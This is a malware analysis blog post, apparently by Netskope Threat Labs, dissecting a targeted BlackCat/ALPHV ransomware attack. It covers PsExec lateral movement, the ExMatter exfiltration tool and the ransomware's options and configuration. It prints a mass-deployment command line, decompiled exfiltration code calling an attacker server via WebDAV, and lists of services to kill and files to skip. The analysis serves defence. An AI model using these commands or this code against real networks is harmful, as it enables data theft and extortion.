BlackCat Ransomware: Tactics and Techniques From a Targeted Attack

netskope.com/blog/blackcat-ransomware-tactics-and-techniques-from-a-targeted-attack

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Nov 09 2022

Summary

BlackCat (a.k.a. ALPHV and Noberus) is a Ransomware-as-a-Service (RaaS) group that emerged in November 2021, making headlines for being a sophisticated ransomware written in Rust. It has both Windows and Linux variants and the payload can be customized to adapt to the attacker's needs. BlackCat is also believed to be the successor of the Darkside and BlackMatter ransomware groups. They work with a double-extortion scheme, where data is stolen, encrypted, and leaked if the ransom isn't paid, which is a common methodology implemented by RaaS groups.

According to Microsoft, BlackCat was found targeting different countries and regions in Africa, the Americas, Asia, and Europe, having at least two known affiliates: DEV-0237 (previously associated with Ryuk, Conti, and Hive), and DEV-0504 (previously associated with Ryuk, REvil, BlackMatter, and Conti). However, due to the diversity of affiliates and targets, BlackCat may present different TTPs across the attacks. Recently, in September 2022, BlackCat claimed to have breached a contractor that provides services to the U.S. Department of Defense and other government agencies.

In this blog post, we will analyze BlackCat and show some of the tactics and techniques we found in a recent ransomware incident analyzed by Netskope Threat Labs. The evidence shows that this was a targeted attack, where the attackers were mainly focused on stealing sensitive data from the organization and infecting as many devices as possible.


Initial Foothold and Lateral Movements

In a recent incident analyzed by Netskope Threat Labs, the attackers breached a contractor who had access to a virtual desktop machine within the corporate network.

The attacker used a malicious browser extension to capture the contractor's account. Since there was no MFA required, the attacker was able to login to the virtual desktop, escalate privileges, and move to other devices in the corporate network.


Payload Execution

After scanning the corporate network, BlackCat attackers created multiple text files, each one containing the names of identified machines in the network.



Files with names of machines identified by the attackers.

Then, they used PsExec and a compromised domain account to deploy ExMatter to more than 2,000 machines in the network.



Details of PsExec binary used by BlackCat attackers.

The attackers used batch files to execute multiple PsExec commands to deploy payloads to the identified machines.

Batch file executed by BlackCat attacker.

Below is an example of the command line executed by the attacker to remotely execute commands and payloads using PsExec and the compromised account:


start PsExec.exe -d -n 5 @C:\temp\list01.txt -accepteula -u <REDACTED_USER> -p <REDACTED_PASSWORD> cmd /c <COMMAND_LINE>

The description for the PsExec arguments used by the attacker can be found below:

Argument	Description
-d	Don't wait for process to terminate (non-interactive)

Argument	Description
-n 5	Wait 5 seconds when connecting to remote computers
@C:\temp\list01.txt	File containing the names of the computers in which PsExec will execute the command
-accepteula	Automatically accept the EULA to avoid displaying the dialog
-u	Username of the compromised account used by the attacker
-p	Password of the compromised account used by the attacker
cmd /c	Command-line executed by the attacker

Among other evidence, it's possible to confirm whether PsExec was successfully executed in a device by checking the following registry key.




Key added by PsExec when the tool is executed.

Data Exfiltration

In this incident, the attackers used a .NET data exfiltration tool known as ExMatter, which was the same tool used by BlackMatter ransomware and recently adopted by BlackCat. It's worth mentioning that the server used for data exfiltration in this incident was stood up by the attackers one day before the attack.

The specific sample from this incident was compiled close to the attack and contains a popular .NET protection named Confuser.



Some details about the ExMatter tool used by BlackCat attackers.

The attacker tried to deploy this tool to over 2,000 machines in the network using PsExec, like described earlier. ExMatter will iterate over the drives of infected machines to search for files that will be exfiltrated.

```
PS                                                    .exe
Fetched 4 drives!
We have 0 to upload and 0 completed
Fetching a drive: Y:\
Fetching a drive: Z:\
Trying to fix access to dir: Y:\System Volume Information...
Trying to fix access to dir: Z:\System Volume Information...
Changed the owner for Y:\System Volume Information
Changed the owner for Z:\System Volume Information
Fetching a drive: D:\
Fetching a drive: C:\
Exception: The device is not ready.
 at dir: D:\
Trying to fix access to dir: C:\System Volume Information...
Changed the owner for C:\System Volume Information
Trying to fix access to dir: C:\Users\All Users\Application Data...
Changed the owner for C:\Users\All Users\Application Data
```

Logs from the ExMatter tool used by BlackCat.

As described earlier, this tool was recently updated by BlackCat, containing code refactoring and new functionalities. Despite the code changes, we can clearly observe similarities between a known ExMatter sample and the tool used in this attack.

Comparing a known ExMatter tool with the binary found in the attack.


ExMatter contains a list with details about the types of files it will try to exfiltrate and directories to avoid. Also, this tool is only stealing files between **4 KB** and **64 MB**.

Types of files ExMatter will try to exfiltrate.

It will not exfiltrate data from the following directories:

- AppData\Local\Microsoft
- AppData\Local\Packages
- AppData\Roaming\Microsoft
- C:$Recycle.Bin
- C:\Documents and Settings
- C:\PerfLogs
- C:\Program Files
- C:\Program Files (x86)


- C:\ProgramData
- C:\Users\All Users\Microsoft
- C:\Windows



ExMatter skipping directories from the pre-defined list.

As previously mentioned, it will only exfiltrate files that contains the following extensions and are within the file size threshold:


- *.bmp
- *.doc
- *.docx
- *.dwg
- *.ipt
- *.jpeg
- *.jpg
- *.msg
- *.pdf
- *.png
- *.pst
- *.rdp
- *.rtf
- *.sql
- *.txt
- *.txt
- *.xls
- *.xlsx
- *.zip



```
private async void method_3<T0, T1>(T1 gparam_0)
{
    if (this.list_1.Contains(gparam_0.Extension))
    {
        if (gparam_0.Length >= (long)this.int_0 && gparam_0.Length <= (long)this.int_1)
        {
            if (!gparam_0.Attributes.HasFlag(FileAttributes.Temporary) && !gparam_0.Attributes.HasFlag(FileAttributes.System))
            {
                TaskAwaiter<string> taskAwaiter = this.method_2<AsyncTaskMethodBuilder<string>, Task<string>>().GetAwaiter();
                if (!taskAwaiter.IsCompleted)
                {
                    await taskAwaiter;
                    TaskAwaiter<string> taskAwaiter2;
                    taskAwaiter = taskAwaiter2;
                    taskAwaiter2 = default(TaskAwaiter<string>);
                }
                string text = taskAwaiter.GetResult();
                string item = text;
                text = null;
                Class62.concurrentQueue_0.Enqueue(new Tuple<Pri.LongPath.FileInfo, string>(gparam_0, item));
            }
        }
    }
}
```

ExMatter function that searches for files to exfiltrate.

By default, this specific sample is trying to communicate with an IP address via WebDav, initially sending a PROPFIND request.



```
// Token: 0x17000067 RID: 103
// (get) Token: 0x06000232 RID: 562 RVA: 0x00026564 File Offset: 0x00024764
public static string String_0 { get; } = "[redacted]";

// Token: 0x040002DE RID: 734
private readonly string string_1 = "http://" + Class47.String_0 + "/data/";

PROPFIND /data/ HTTP/1.1
Depth: 1
Content-Type: application/xml; charset=utf-8
Host: [redacted]
Content-Length: 99
Expect: 100-continue
Accept-Encoding: gzip, deflate

<?xml version="1.0" encoding="utf-8"?>
<D:propfind xmlns:D="DAV:">
  <D:allprop />
</D:propfind>
```

Exfiltration tool sending an initial request to the attacker's server.

The WebDav methods implemented by this tool are: PROPFIND, PROPPATCH, MKCOL, COPY, MOVE, LOCK, and UNLOCK.

```
// Token: 0x0200001E RID: 30
internal static class Class9
{
    // Token: 0x04000068 RID: 104
    public static readonly HttpMethod httpMethod_0 = new HttpMethod("PROPFIND");

    // Token: 0x04000069 RID: 105
    public static readonly HttpMethod httpMethod_1 = new HttpMethod("PROPPATCH");

    // Token: 0x0400006A RID: 106
    public static readonly HttpMethod httpMethod_2 = new HttpMethod("MKCOL");

    // Token: 0x0400006B RID: 107
    public static readonly HttpMethod httpMethod_3 = new HttpMethod("COPY");

    // Token: 0x0400006C RID: 108
    public static readonly HttpMethod httpMethod_4 = new HttpMethod("MOVE");

    // Token: 0x0400006D RID: 109
    public static readonly HttpMethod httpMethod_5 = new HttpMethod("LOCK");

    // Token: 0x0400006E RID: 110
    public static readonly HttpMethod httpMethod_6 = new HttpMethod("UNLOCK");
}
```

WebDav methods implemented in ExMatter.


This tool can also be executed in background (without showing the console) if "**-background**" or "**-b**" is specified.

```
// Token: 0x0600027E RID: 638 RVA: 0x000281F0 File Offset: 0x000263F0
private static void smethod_0<T0, T1, T2, T3, T4>(T1[] gparam_0)
{
    if (gparam_0.Length != 0)
    {
        foreach (T1 a in gparam_0)
        {
            T0 t2 = a == "-background" || a == "-b";
            if (t2 != null)
            {
                Class47.smethod_6<T3, T0, T4, T1>();
            }
        }
    }
}
```

Checking if the "background" parameter was specified.

Data Encryption

Like the ExMatter tool, the BlackCat payload was also compiled in July 2022. The attackers deployed the ransomware to over 2,000 machines with the same technique described earlier, by using PsExec with a compromised domain account.



Some of the binary details of BlackCat ransomware.

BlackCat can be executed with different parameters, which can be found in its "help" menu.

```
.exe --help
>

USAGE:
    [OPTIONS] [SUBCOMMAND]

OPTIONS:
        --access-token <ACCESS_TOKEN>
            Access Token

        --bypass <BYPASS>...


        --child
            Run as child process

        --drag-and-drop
            Invoked with drag and drop

        --drop-drag-and-drop-target
            Drop drag and drop target batch file

        --extra-verbose
            Log more to console (Also forces process to run in attached mode)
```

BlackCat ransomware help menu.

The options offered by BlackCat ransomware are:


Parameter	Description
--access-token	String used by BlackCat to validate the execution. It's also used to decrypt BlackCat configuration in the latest version
--bypass	This parameter doesn't seem to be implemented
--child	Run as child process

Parameter	Description
--drag-and-drop	Invoked with drag and drop
--drop-drag-and-drop-target	Drop drag and drop target batch file
--extra-verbose	Log more to console (Also forces process to run in attached mode)
-h, --help	Print help information
--log-file	Enable logging to specified file
--no-impers	Do not spawn impersonated processes on Windows
--no-net	Do not discover network shares on Windows
--no-prop	Do not self propagate (worm) on Windows
--no-prop-servers	Do not propagate to defined servers
--no-vm-kill	Do not stop VMs on ESXi
--no-vm-kill-names	Do not stop defined VMs on ESXi
--no-vm-snapshot-kill	Do not wipe VMs snapshots on ESXi
--no-wall	Do not update desktop wallpaper on Windows
-p, --paths	Only process files inside defined paths
--prop-file	Propagate specified file
--propagated	Run as propagated process
--safeboot	Reboot in Safe Mode before running on Windows
--safeboot-instance	Run as safeboot instance on Windows
--safeboot-network	Reboot in Safe Mode with Networking before running on Windows

Parameter	Description
--sleep-restart	Sleep for duration in seconds after a successful run and then restart. (This is soft persistence, keeps process alive no longer then defined in --sleep-restart-duration, 24 hours by default)
--sleep-restart-duration	Keep soft persistence alive for duration in seconds. (24 hours by default)
--sleep-restart-until	Keep soft persistence alive until defined UTC time in millis. (Defaults to 24 hours since launch)
--ui	Show user interface
-v, --verbose	Log to console


At this point, two versions of BlackCat's encryptor were found in the wild. The first one was storing the ransomware's configuration in plain-text within the binary, which could be easily extracted and parsed. The second one started to encrypt the configuration, where the decryption key is passed via an argument named "access token". In other words, the latest version of BlackCat cannot be executed or have its configuration extracted if the access token is unknown.

The version used in this specific attack is the latest one, which can be confirmed by running the sample without the access key or with an random key, generating an "invalid config" error.



BlackCat cannot be executed without the correct token created by the attacker.

Once running, the access key is then parsed and used to decrypt the configuration in runtime, using AES-128.



BlackCat ransomware decrypting the configuration with the token provided by the attacker.

BlackCat ransomware's configuration contains 23 fields:

Value	Description
config_id	Configuration ID (used by BlackCat to identify the target)
extension	Extension added to encrypted files
public_key	RSA public key
note_file_name	Name of the ransom note
note_full_text	Full version of the ransom note
note_short_text	Short version of the ransom note
credentials	Array of compromised credentials used by BlackCat for privilege escalation and propagation via PsExec
default_file_mode	File encryption mode, usually set as "Auto". The "SmartPattern" value was also found in the wild, which resulted in just some megabytes of the file being encrypted.

Value	Description
default_file_cipher	File encryption cipher, usually defined as “Best”, which uses AES.
kill_services	List of services to be terminated
kill_processes	List of processes to be terminated
exclude_directory_names	List of directories to exclude from the encryption process
exclude_file_names	List of files to exclude from the encryption process
exclude_file_extensions	List of extensions to exclude from the encryption process
exclude_file_path_wildcard	File paths to be excluded from the encryption process using wildcard
enable_network_discovery	Enable/disable network discovery
enable_self_propagation	Enable/disable self propagation via PsExec
enable_set_wallpaper	Enable/disable the wallpaper change
enable_esxi_vm_kill	Enable/disable VM termination on ESXi
enable_esxi_vm_snapshot_kill	Enable/disable snapshot deletion on ESXi
strict_include_paths	Hardcoded file paths to encrypt
esxi_vm_kill_exclude	List of VMs to exclude on ESXi hosts
sleep_restart	Sleep time before restart

According to the decrypted configuration of this specific sample, the ransomware tries to kill the following services:

- agntsvc
- dbeng50
- dbsnmp
- encsvc
- excel
- firefox
- infopath
- isqlplussvc
- msaccess
- mspub
- mydesktopqos
- mydesktopservice

- notepad
- ocautoupds
- ocomm
- ocssd
- onenote
- oracle
- outlook
- powerpnt
- sqbcoreservice
- sql
- steam
- synctime
- tbirdconfig
- thebat
- thunderbird
- visio
- winword
- wordpad
- xfssvccon
- *sql*

- bedbh
- vxmon
- benetns
- bengien
- pvlsvr
- beserver
- raw_agent_svc
- vsnapvss
- CagService
- QBIDPService
- QBDBMgrN
- QBCFMonitorService
- SAP
- TeamViewer_Service
- TeamViewer
- tv_w32
- tv_x64
- CVMountd
- cvd
- cvfwd
- CVODS

- saphostexec
- saposcol
- sapstartsrv
- avagent
- avscc
- DellSystemDetect
- EnterpriseClient
- VeeamNFSSvc
- VeeamTransportSvc
- VeeamDeploymentSvc

The ransomware does not encrypt files in the following directories:

- system volume information
- intel
- $windows.~ws
- application data
- $recycle.bin
- mozilla
- $windows.~bt
- public
- msocache
- windows

- default
- all users
- tor browser
- programdata
- boot
- config.msi
- google
- perflogs
- appdata
- windows.old

It has the following file name exclusion list:

- desktop.ini
- autorun.inf
- ntldr
- bootsect.bak
- thumbs.db
- boot.ini

- ntuser.dat
- iconcache.db
- bootfont.bin
- ntuser.ini
- ntuser.dat.log

It also skips the encryption on files with these extensions:

- themepack
- nls
- diagpkg
- msi
- lnk
- exe
- cab
- scr
- bat
- drv
- rtp
- msp
- prf
- msc
- ico
- key
- ocx

